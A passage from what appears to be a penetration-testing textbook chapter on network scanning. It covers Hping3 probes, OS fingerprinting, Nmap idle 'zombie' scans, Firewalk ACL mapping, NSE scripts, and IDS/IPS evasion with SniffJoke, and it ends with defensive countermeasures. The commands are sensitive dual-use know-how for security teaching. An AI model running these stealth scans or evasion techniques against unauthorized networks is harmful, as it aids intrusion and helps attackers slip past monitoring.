

Figure 6-8. TCP header format

Crafting Arbitrary Packets

Table 6-4 lists common Hping3 arguments used to craft TCP packets from the command line. The utility also supports raw IP, UDP, and scanning modes. Power users should consider Scapy because it offers increased flexibility.¹¹

Table 6-4. Hping3 options

Argument	Description
-c <number>	Send a particular number of packets
-t <hops>	The packet TTL (default is 64)
-s <port>	Source TCP port (random by default)
-d <port>	Destination TCP port
-S	Set the TCP SYN flag
-F	Set the TCP FIN flag
-A	Set the TCP ACK flag

Example 6-8 demonstrates Hping3 used to perform a TCP SYN port scan of common ports. For full details of the modes supported, review the documentation.¹²

Example 6-8. Performing a TCP SYN scan by using Hping3

```
root@kali:~# hping3 --scan known -S 192.185.5.1
Scanning 192.185.5.1 (192.185.5.1), port known
337 ports to scan, use -V to see all the replies
+-----+-----+-----+-----+-----+-----+
|port| serv name | flags |ttl| id  | win | len |
+-----+-----+-----+-----+-----+-----+-----+
```

21	ftp	:	.S..A...	128	3987	8192	46
25	smtp	:	.S..A...	128	4755	8192	46
53	domain	:	.S..A...	128	6291	8192	46
80	http	:	.S..A...	128	8595	8192	46
110	pop3	:	.S..A...	128	10643	8192	46
443	https	:	.S..A...	128	17299	8192	46
143	imap2	:	.S..A...	128	30867	8192	46
465	ssmtp	:	.S..A...	128	33427	8192	46
587	submission	:	.S..A...	128	39315	8192	46
995	pop3s	:	.S..A...	128	45715	8192	46

Hping3 TCP ACK (-A) and FIN (-F) probes used in conjunction with scanning mode can reveal quirks in IP stack implementations. By running a scan with the verbose flag (-V) and reviewing the responses to ACK and FIN probes, you can sometimes see variance in TTL and WINDOW values, indicating open ports. Uriel Maimon first described this behavior in *Phrack* magazine.¹³

Hping3 examples

To send three TCP SYN probes to port 80 of 10.3.0.1, use the following:

```
root@kali:~# hping3 -c 3 -S -p 80 10.3.0.1
HPING 10.3.0.1 (eth0 10.3.0.1): S set, 40 headers + 0 data bytes
ip=10.3.0.1 ttl=128 id=18871 sport=80 flags=SA seq=0 win=64240 rtt=3.6 ms
ip=10.3.0.1 ttl=128 id=18872 sport=80 flags=SA seq=1 win=64240 rtt=3.6 ms
ip=10.3.0.1 ttl=128 id=18873 sport=80 flags=SA seq=2 win=64240 rtt=3.6 ms
```

The IP ID values returned are sequential, and the flags received are SYN/ACK, meaning the port is open. A closed port sends packets with RA flags (RST/ACK) set, as follows:

```
root@kali:~# hping3 -c 3 -S -p 81 10.3.0.1
HPING 10.3.0.1 (eth0 10.3.0.1): S set, 40 headers + 0 data bytes
ip=10.3.0.1 ttl=128 id=19822 sport=81 flags=RA seq=0 win=64240 rtt=3.9 ms
ip=10.3.0.1 ttl=128 id=19823 sport=81 flags=RA seq=1 win=64240 rtt=1.8 ms
ip=10.3.0.1 ttl=128 id=19824 sport=81 flags=RA seq=2 win=64240 rtt=1.9 ms
```

Next, we find that TCP port 23 is blocked by an ACL:

```
root@kali:~# hping3 -c 3 -S -p 23 10.3.0.1
HPING 10.3.0.1 (eth0 10.3.0.1): S set, 40 headers + 0 data bytes
ICMP unreachable type 13 from 192.168.0.254
ICMP unreachable type 13 from 192.168.0.254
ICMP unreachable type 13 from 192.168.0.254
```

And probes to TCP port 3306 are dropped in transit:

```
root@kali:~# hping3 -c 3 -S -p 3306 10.3.0.1
HPING 10.3.0.1 (eth0 10.3.0.1): S set, 40 headers + 0 data bytes
```

TCP/IP Stack Fingerprinting

Operating systems prepare packets using different IP TTL and WINDOW values, as summarized by [Table 6-5](#). The TTL of a packet decreases with each hop, and so this value will decrease during testing, based on your distance from the target host.

Table 6-5. Default TCP/IP values used by operating systems

Operating system	IP TTL (initial)	TCP WINDOW
Linux	64	5840
FreeBSD	64	65535
Windows XP	128	65535
Windows 7 and later	128	8192
Cisco IOS	255	4128

IP ID Analysis

Many TCP/IP implementations set incremental IP ID values in outbound packets. You can take advantage of this behavior to identify individual hosts behind firewalls and measure network activity. If the IP ID value of each packet received from a host is incremental, it can also be used as an unwitting third party (known as a *zombie*) to facilitate stealth port scanning using Nmap.

IP ID sampling with Scapy

Scapy can sample and plot IP ID values. [Example 6-9](#) demonstrates setup (involving installation of *python-gnuplot* and *gnuplot-x11* packages) and use of the utility to sample values from *www.yahoo.fr*. [Figure 6-9](#) shows the resulting graph, by which we identify individual hosts behind a load balancer. Philippe Biondi and Arnaud Ebalard’s presentation “Scapy and IPv6 networking”¹⁴ describes other useful sampling strategies (see slide 45 onward).

Example 6-9. Configuring gnuplot and running Scapy

```
root@kali:~# apt-get install python-gnuplot gnuplot-x11
root@kali:~# scapy
Welcome to Scapy (2.2.0)
>>> a,b=sr(IP(dst="www.yahoo.fr")/TCP(sport=[RandShort()*1000]))
Begin emission:
Finished to send 100 packets.
Received 100 packets, got 100 answers, remaining 0 packets
>>> a.plot(lambda(s,r):r.id)
```



Figure 6-9. IP ID value plot for www.yahoo.fr

IP ID sampling with Nmap

Example 6-10 demonstrates Nmap used with the `-O` flag to test both TCP sequence number and IP ID generation. Within this mode, the TCP timestamp option¹⁵ is used to calculate host uptime,¹⁶ which is particularly useful in identifying distinct systems.

Example 6-10. Nmap TCP and IP ID sequence generation testing

```
root@kali:~# nmap -F -sS -O -open -v -n 10.3.0.1

Starting Nmap 6.46 (http://nmap.org) at 2014-10-27 04:36 UTC
Initiating Ping Scan at 04:36
Scanning 10.3.0.1 [4 ports]
Completed Ping Scan at 04:36, 0.00s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 04:36
Scanning 10.3.0.1 [100 ports]
Discovered open port 80/tcp on 10.3.0.1
Discovered open port 443/tcp on 10.3.0.1
Discovered open port 8081/tcp on 10.3.0.1
Completed SYN Stealth Scan at 04:36, 1.83s elapsed (100 total ports)
Initiating OS detection (try #1) against 10.3.0.1
Nmap scan report for 10.3.0.1
Not shown: 96 filtered ports, 1 closed port
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
8081/tcp  open  blackice-icecap
Device type: general purpose
Running: Linux 2.4.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.4 cpe:/o:linux:linux_kernel:3
OS details: DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2
Uptime guess: 3.014 days (since Fri Oct 24 04:01:34 2014)
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: Incremental
```

Stealth IP ID scanning with Nmap

Upon identifying suitable zombie candidates returning incremental IP ID values, you can undertake IP ID header scanning via Nmap. The process uses the zombie host as an indicator, as shown in **Figure 6-10**. One benefit of this scanning mode is that you can map ACLs from a certain perspective (e.g., identifying routers at branch offices that produce sequential IP ID values, and using them as zombies).



Figure 6-10. IP ID header scanning parties

Nmap supports IP ID header scanning via the following option:

```
-sI <zombie host[:probe port]>
```

By default, Nmap will send heartbeat packets to TCP port 80 of the zombie host. It is particularly important to use the `-Pn` flag to suppress probing, so that all packets are sent from the address of the zombie to the target.

Manipulating TTL to Reverse Engineer ACLs

Nmap identifies filters based on network responses or lack thereof. Deeper assessment is undertaken with Firewalk, which manipulates the TTL field of packets to scan a target from a certain distance (i.e., one hop beyond a given gateway).

Example 6-11 demonstrates Firewalk testing six TCP ports through a specific gateway (*gw.test.org*) to a destination of *www.test.org*. The functionality has also been ported to Nmap, via the *firewalk* NSE script.

Example 6-11. Running Firewalk

```
$ firewalk -n -S21,22,23,25,53,80 -pTCP gw.test.org www.test.org
Firewalk 5.0 [gateway ACL scanner]
Firewalk state initialization completed successfully.
TCP-based scan.
Ramping phase source port: 53, destination port: 33434
Hotfoot through 217.41.132.201 using 217.41.132.161 as a metric.
Ramping Phase:
 1 (TTL 1): expired [192.168.102.254]
 2 (TTL 2): expired [212.38.177.41]
 3 (TTL 3): expired [217.41.132.201]
Binding host reached.
Scan bound at 4 hops.
Scanning Phase:
port 21: A! open (port listen) [217.41.132.161]
port 22: A! open (port not listen) [217.41.132.161]
port 23: A! open (port listen) [217.41.132.161]
port 25: A! open (port not listen) [217.41.132.161]
port 53: A! open (port not listen) [217.41.132.161]
port 80: A! open (port not listen) [217.41.132.161]
```

Firewalk calculates the distance to the gateway and sends packets destined for the target with a TTL that is one hop beyond. Based on the responses, the tool is able to map the filtering policy of the gateway. For example:

- If an ICMP type 11, code 0 (*TTL exceeded in transit*) message is received, the packet passed through and a response was later generated.
- If the packet is dropped without comment, it was probably done at the gateway.
- If an ICMP type 3, code 13 (*communication administratively prohibited*) message is received, a filter such as a router ACL is being used.

If the packet is dropped without comment, this doesn't necessarily mean that traffic to the target host and port is filtered. Some firewalls know that the packet is due to expire and will send an *expired* message whether the policy allows the packet or not.

Firewalk works in true IP-routed environments, as opposed to those using network address translation (NAT). Dave Goldsmith and Mike Schiffman's paper describes the testing approach in detail.¹⁷

Revealing Internal IP Addresses

Misconfigured routers, firewalls, and network devices sometimes respond to network probes using nonpublic source addresses. [Example 6-12](#) demonstrates *tcpdump* used to identify packets received from private addresses during testing. In this case, the *eth2* interface in Kali Linux is addressable from the public Internet.

Example 6-12. Passively identifying nonpublic addresses

```
root@kali:~# tcpdump -nt -i eth2 src net 10 or 172.16/12 or 192.168/16
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth2, link-type EN10MB (Ethernet), capture size 65535 bytes
IP 10.10.0.1 > 185.22.224.18: ICMP echo reply, id 25804, seq 1582, length 64
IP 10.10.0.2 > 185.22.224.18: ICMP echo reply, id 25804, seq 1586, length 64
```

WARNING

Whenever possible, avoid scanning from a network using NAT because behavior of the gateway can skew results. For the best results online, perform scanning from a host that is able to route IP traffic directly to and from the Internet (i.e., not behind a firewall or router performing address translation).

Vulnerability Scanning with NSE

Within Nmap, [NSE](#) provides support for a number of tests against particular services. [Table 6-6](#) lists the different NSE script categories.

Table 6-6. NSE script categories

Category	Notes
auth	These scripts perform authentication bypass and anonymous querying of services; brute-force password grinding scripts aren't included in this category
broadcast	Use LAN broadcasting to identify hosts
brute	Brute-force password grinding scripts run against exposed network services supporting authentication
default	Default NSE scripts; run using the -sC or -A flags; this category includes intrusive scripts and so should be run only with permission
discovery	Active discovery of information from the target environment, through querying open sources and performing information gathering tests against exposed network services
dos	Denial of service scripts that might impact availability
exploit	Scripts that exploit particular vulnerabilities
external	Scripts that send data to a third-party API or resource (i.e., WHOIS)
fuzzer	Scripts that send randomized data to services
intrusive	These scripts can induce a crash, affect availability, or create content

Category	Notes
malware	Identify malware using network indicators
safe	Scripts that aren't designed to crash services or impact performance
vuln	Scripts that flag particular vulnerabilities

Example 6-13 demonstrates default NSE scripts executed (via `-sSC`) against particular services running on 192.168.10.10.

Example 6-13. Running default NSE scripts within Nmap

```

root@kali:~# nmap -Pn -sSC -p53,143,3306 192.168.10.10

Starting Nmap 6.46 (http://nmap.org) at 2014-10-27 04:52 UTC
Nmap scan report for 192.168.10.10
PORT      STATE SERVICE
53/tcp    open  domain
| dns-nsid:
|_ bind.version: 9.8.2rc1-RedHat-9.8.2-0.23.rc1.el6_5.1
143/tcp   open  imap
|_ imap-capabilities: LOGIN-REFERRALS capabilities ENABLE post-login STARTTLS
Pre-login LITERAL+
|
|          IMAP4rev1 NAMESPACE OK ID AUTH=PLAIN SASL-IR listed
IDLE have more
|
|          AUTH=LOGINA0001
3306/tcp  open  mysql
| mysql-info:
|   Protocol: 53
|   Version: .5.40-36.1
|   Thread ID: 12772034
|   Capabilities flags: 65535
|   Some Capabilities: Speaks41ProtocolNew, ODBCClient, Support41Auth,
LongPassword, Speaks41
|
|          ProtocolOld, LongColumnFlag, SupportsTransactions,
InteractiveClient,
|
|          SupportsLoadDataLocal, IgnoreSpaceBeforeParenthesis,
FoundRows, Ignore

```

```
|                               Sigpipes, SwitchToSSLAfterHandshake,  
ConnectWithDatabase, DontAllow  
|                               DatabaseTableColumn, SupportsCompression  
|   Status: Autocommit  
|_  Salt: d{]}@e[zu\LJk^sJU0jIn
```

Many useful scripts are not included in the default category and won't fire unless explicitly invoked. Particular scripts are executed by using `--script` (along with arguments passed via `--script-args`). Using the `--script-help` argument, you can review individual scripts, as demonstrated in [Example 6-14](#) (showing AFP scripts within the discovery category).

Example 6-14. Listing NSE scripts from the command line

```
root@kali:~# nmap --script-help "*afp* and discovery"
```

```
Starting Nmap 6.46 (http://nmap.org) at 2014-10-27 05:00 UTC
```

```
afp-ls
```

```
Categories: discovery safe
```

```
http://nmap.org/nsedoc/scripts/afp-ls.html
```

```
Attempts to get useful information about files from AFP volumes.
```

```
The output is intended to resemble the output of ls.
```

```
afp-serverinfo
```

```
Categories: default discovery safe
```

```
http://nmap.org/nsedoc/scripts/afp-serverinfo.html
```

```
Shows AFP server information. This information includes the server's  
hostname, IPv4 and IPv6 addresses, and hardware type (for example  
Macmini or MacBookPro).
```

```
afp-showmount
```

```
Categories: discovery safe
```

```
http://nmap.org/nsedoc/scripts/afp-showmount.html
```

```
Shows AFP shares and ACLs.
```

Bulk Vulnerability Scanning

NSE functionality is somewhat limited when testing large heterogeneous environments. Security professionals often rely on feature-rich commercially supported tools to perform deep automated assessment of IP networks. Four popular scanning utilities are as follows:

- Nessus
- OpenVAS
- Qualys
- Rapid7 Nexpose

These tools perform host discovery, port scanning, and exposed service assessment over both IPv4 and IPv6. OpenVAS is free to use and included within Kali Linux, and tutorials online detail the setup and use of the scanner.¹⁸

Operation of bulk scanning utilities introduces two challenges:

- Default host discovery and scanning policies introduce gaps in coverage
- Output often contains false positives and data that has no practical bearing

For the best coverage, I recommend using both Nmap (used to perform initial network scanning, and bulk testing via NSE) and scanning utilities running in a comprehensive mode (scanning 65,536 ports, common UDP services, and so on). Most importantly, comparing output from the two processes will let you identify any gaps arising from the scanning configuration and host discovery settings.

With regard to the signal-to-noise ratio in bulk scanning output, I recommend exporting the material in CSV or XML format and parsing it. For example, Qualys and other tools provide CVSS¹⁹ scores for each reported issue; this makes it possible for you to disregard findings that have low impact.

IDS and IPS Evasion

Security-conscious organizations use IDS and IPS technologies to passively monitor and actively block suspicious network traffic. You can adopt three particular tactics at Layers 3 and 4 to interfere with, or bypass detection:

- Inserting data that is seen by a sensor but disregarded by the destination host
- Fragmenting packets so that a sensor disregards them (but are later reassembled)
- Modifying packet data (e.g., appending data and setting particular flags)

The SniffJoke utility²⁰ found within Kali Linux supports the first two approaches via plug-ins that define how egress traffic is manipulated. Depending on network configuration and the OS of the destination host, you can adopt different tactics. Nmap's evasion features²¹ include fragmentation and modification of packet data, applied to mask port scanning (a favorite being *--data-length*, which appends data to each packet, fooling signature-based detection systems). A third tool worth consideration is Stonesoft Evader,²² which can bypass detection by Palo Alto Networks appliances by fragmenting and modifying egress packets.

TTL Manipulation

Consider [Figure 6-11](#). The target host is six hops away from the source, and an IDS sensor is deployed between hops three and four. By sending packets with a TTL that expires before the destination, an adversary can insert data into the network flow (from the perspective of the sensor). A second technique is to send material to the destination that is disregarded, but parsed by the sensor (or vice versa)—achieved through fragmentation and segment overlapping. The underlying problem is that the sensor does not have enough context to correctly perform network flow reassembly.



Figure 6-11. An attacker, IDS sensor, and target host

Data Insertion and Scrambling with SniffJoke

Within SniffJoke, data manipulation and insertion attacks are known as *hacks* and *scrambles*, which are implemented as plug-ins, as described by the project documentation.²³

Examples of hacks include inserting a fake payload (causing the sensor to parse session data that is not processed by the destination), providing false sequencing information (causing the sensor to lose state and parse erroneous data), and injection of fake signaling information (via insertion of FIN, RST, or SYN packets that are disregarded by the destination, but cause the sensor to believe the session has ended or a new one established).

Packets can be malformed and fragmented in a number of ways—the trick is to adopt an approach where packets are processed by the sensor and disregarded by the destination host, or vice versa. Many of these approaches depend on the IP stack implementation of the sensor and destination host (through identifying a mismatch and abusing it for gain). Scrambling tactics adopted by SniffJoke focus on generating packets that are disregarded by the destination host, as follows:

Setting bad checksums of packets

Sensors in high-throughput environments often do not calculate packet checksums for performance reasons. If this is the case, malicious content is parsed by the sensor but disregarded upon receipt by the destination host.

Use of uncommon IP and TCP options

A sensor might disregard packets with certain flags and options set within IP and TCP headers, whereas the destination host accepts the packet upon receipt.

One important topic that is not highlighted within the SniffJoke documentation is that of packet fragmentation and segment overlapping. Attackers can use these tactics to evade and bypass IDS and IPS mechanisms because fragmented packets might be reassembled differently by the sensor than by the destination host.²⁴

Configuring and Running SniffJoke

If you are able to place a crafted PHP script onto a web server protected by a given IDS or IDP mechanism, you can use *sniffjoke-autotest* to identify effective evasion techniques and create a series of local configuration files.

The PHP script is as follows, as found on the sniffjoke-autotest GitHub page:²⁵

```
<?php
  if(isset($_POST['sparedata'])) {
    for($x = 0; $x < strlen($_POST['sparedata']); $x++)
    {
      if( is_numeric($_POST['sparedata'][$x]) )
        continue;
      echo "bad value in $x offset";
      exit;
    }
    echo $_POST['sparedata'];
  }
?>
```

Upon placing the script on a web server, run *sniffjoke-autotest*:

```
root@kali:~# sniffjoke-autotest -l home -d /usr/var/sniffjoke/ -s \  
http://www.example.org/test.php -a 192.168.0.10
```

The utility will create a configuration (known as a *location*, using the label *home* in this case) upon sending requests to *http://www.example.org/test.php* (with an IP of 192.168.0.10). After it is executed, the SniffJoke home directory (*/usr/var/sniffjoke/home/* in Kali Linux) will contain a number of configuration files, as listed in [Table 6-7](#).

Table 6-7. SniffJoke configuration files for a given location

Filename	Description
<i>ipblacklist.conf</i>	Contains destination IP addresses to be ignored
<i>iptcp-options.conf</i>	Contains the working IP and TCP option combinations
<i>ipwhitelist.conf</i>	Lists the destination IP addresses to be covered by SniffJoke
<i>plugins-enabled.conf</i>	Lists the working plug-ins and scrambling combinations
<i>port-aggressivity.conf</i>	Defines how often packets are injected into particular streams
<i>sniffjoke-service.conf</i>	Configuration file for the SniffJoke service

Edit the configuration files to define the IP addresses and network services within scope for evasion. When you are satisfied with the configuration, run SniffJoke using the particular location label (*home* in this case):

```
root@kali:~# sniffjoke --location home
```

The program runs in the background and updates the default gateway so that all packets are routed through it for manipulation. Once executed, the *sniffjokectl* utility is used to interact with the service interface, as follows:

```
Usage: sniffjokectl [OPTIONS] [COMMANDS]  
--address <ip>[:port] specify administration IP address  
[default: 127.0.0.1:8844]  
--version show sniffjoke version  
--timeout set milliseconds timeout when contacting SniffJoke
```



```
service [default: 500]
--help          show this help
```

when sniffjoke is running, you should send commands with a command line argument:

```
start      start sniffjoke hijacking/injection
stop       pause sniffjoke
quit       quit sniffjoke
saveconf   dump configuration file
stat       get statistics about sniffjoke configuration and network
info       get statistics about sniffjoke active sessions
ttlmap     show the mapped hop count for destination
showport   show the running port-aggressivity configuration
debug      [0-5] change the log debug level
```

Network Scanning Recap

Automated and manual testing methods are used to map the target environment and identify exposed network services. Here is a list of effective network testing techniques:

Initial network scanning

Nmap is used to identify accessible hosts and then perform comprehensive scanning of all TCP and SCTP ports, and common UDP ports. Use the `-A` flag to perform OS and network service fingerprinting.

Low-level IP assessment

Sample TCP sequence, IP ID, and TCP timestamp values using Nmap with the `-O` flag. You can investigate low-level configuration by using Firewalk, Hping3, and Scapy to craft packets with particular flags.

Vulnerability scanning with Nmap

NSE supports the testing of specific services (including DNS, HTTP, MongoDB, Microsoft SQL Server, Oracle, and SNMP). Although these tests are by no means exhaustive, they often provide useful information.

Bulk vulnerability scanning

Tools including Nessus, OpenVAS, Qualys, and Rapid7 Nexpose perform broad assessment in line with PCI DSS and other requirements.

Vulnerability scanners often produce large datasets and false positives.

As such, you should crosscheck output with Nmap results to validate proper coverage.

IDS and IPS evasion

Through fragmenting and injecting packets using SniffJoke and Nmap, it is possible to evade network security mechanisms including IDS and IPS.

Network Scanning Countermeasures

What follows is a checklist of countermeasures to use when considering hardening of network devices and servers to reduce the effectiveness of unauthorized network scanning:

- Filter inbound ICMP messages at your network edge to prevent ping sweeping.
- Filter outbound ICMP unreachable (type 3) messages at border routers and firewalls to prevent port scanning and reverse engineering of your ACLs.
- Ensure that software running on critical network devices (core switches, edge routers, and firewalls) is patched up to date. This is important when mitigating denial of service and availability issues.
- Review logging and auditing configuration of your network devices to ensure that automated vulnerability scans and large volumes of malicious data do not result in denial of service through logging infrastructure being overwhelmed.
- Assess the way that your network devices handle fragmented and malformed packets by using Nmap and SniffJoke when performing scanning and probing exercises. Large volumes of bad data can exhaust security mechanisms, causing them to fail-open.
- Be aware of your own network configuration and publicly accessible services by launching network scans against your IP address space. It is

surprising how few organizations undertake simple port scanning exercises and are caught off-guard by opportunistic attackers.

¹ See IANA.org's "[Internet Control Message Protocol version 6 \(ICMPv6\) Parameters](#)" and "[Internet Control Message Protocol \(ICMP\) Parameters](#)", respectively.

² See Gordon "Fyodor" Lyon, "[Host Discovery](#)" in *Nmap Network Scanning* (Sunnyvale, CA: Insecure.com LLC, 2009).

³ RFCs [792](#) and [1812](#) provide an exhaustive list.

⁴ See the [Nmap Payload Database](#).

⁵ For more information on Unicornscan, see Robert E. Lee and Jack C. Louis, "[Introducing Unicornscan](#)", presented at the Defcon 13 Hacking Conference, Las Vegas, NV, July 29–31, 2005.

⁶ Philippe Langlois, "[SCTPscan and SIGTRAN Research Paper](#)", presented at Black Hat Europe 2007, Amsterdam, Netherlands, March 27–30, 2007.

⁷ See "[Q.1902.1: Bearer Independent Call Control protocol \(Capability Set 2\): Functional description](#)" at ITU.int.

⁸ See "[Linux and Unix screen Command](#)" at Computer Hope.

⁹ See the [Hping3 documentation](#).

¹⁰ See the [Firewalk documentation](#).

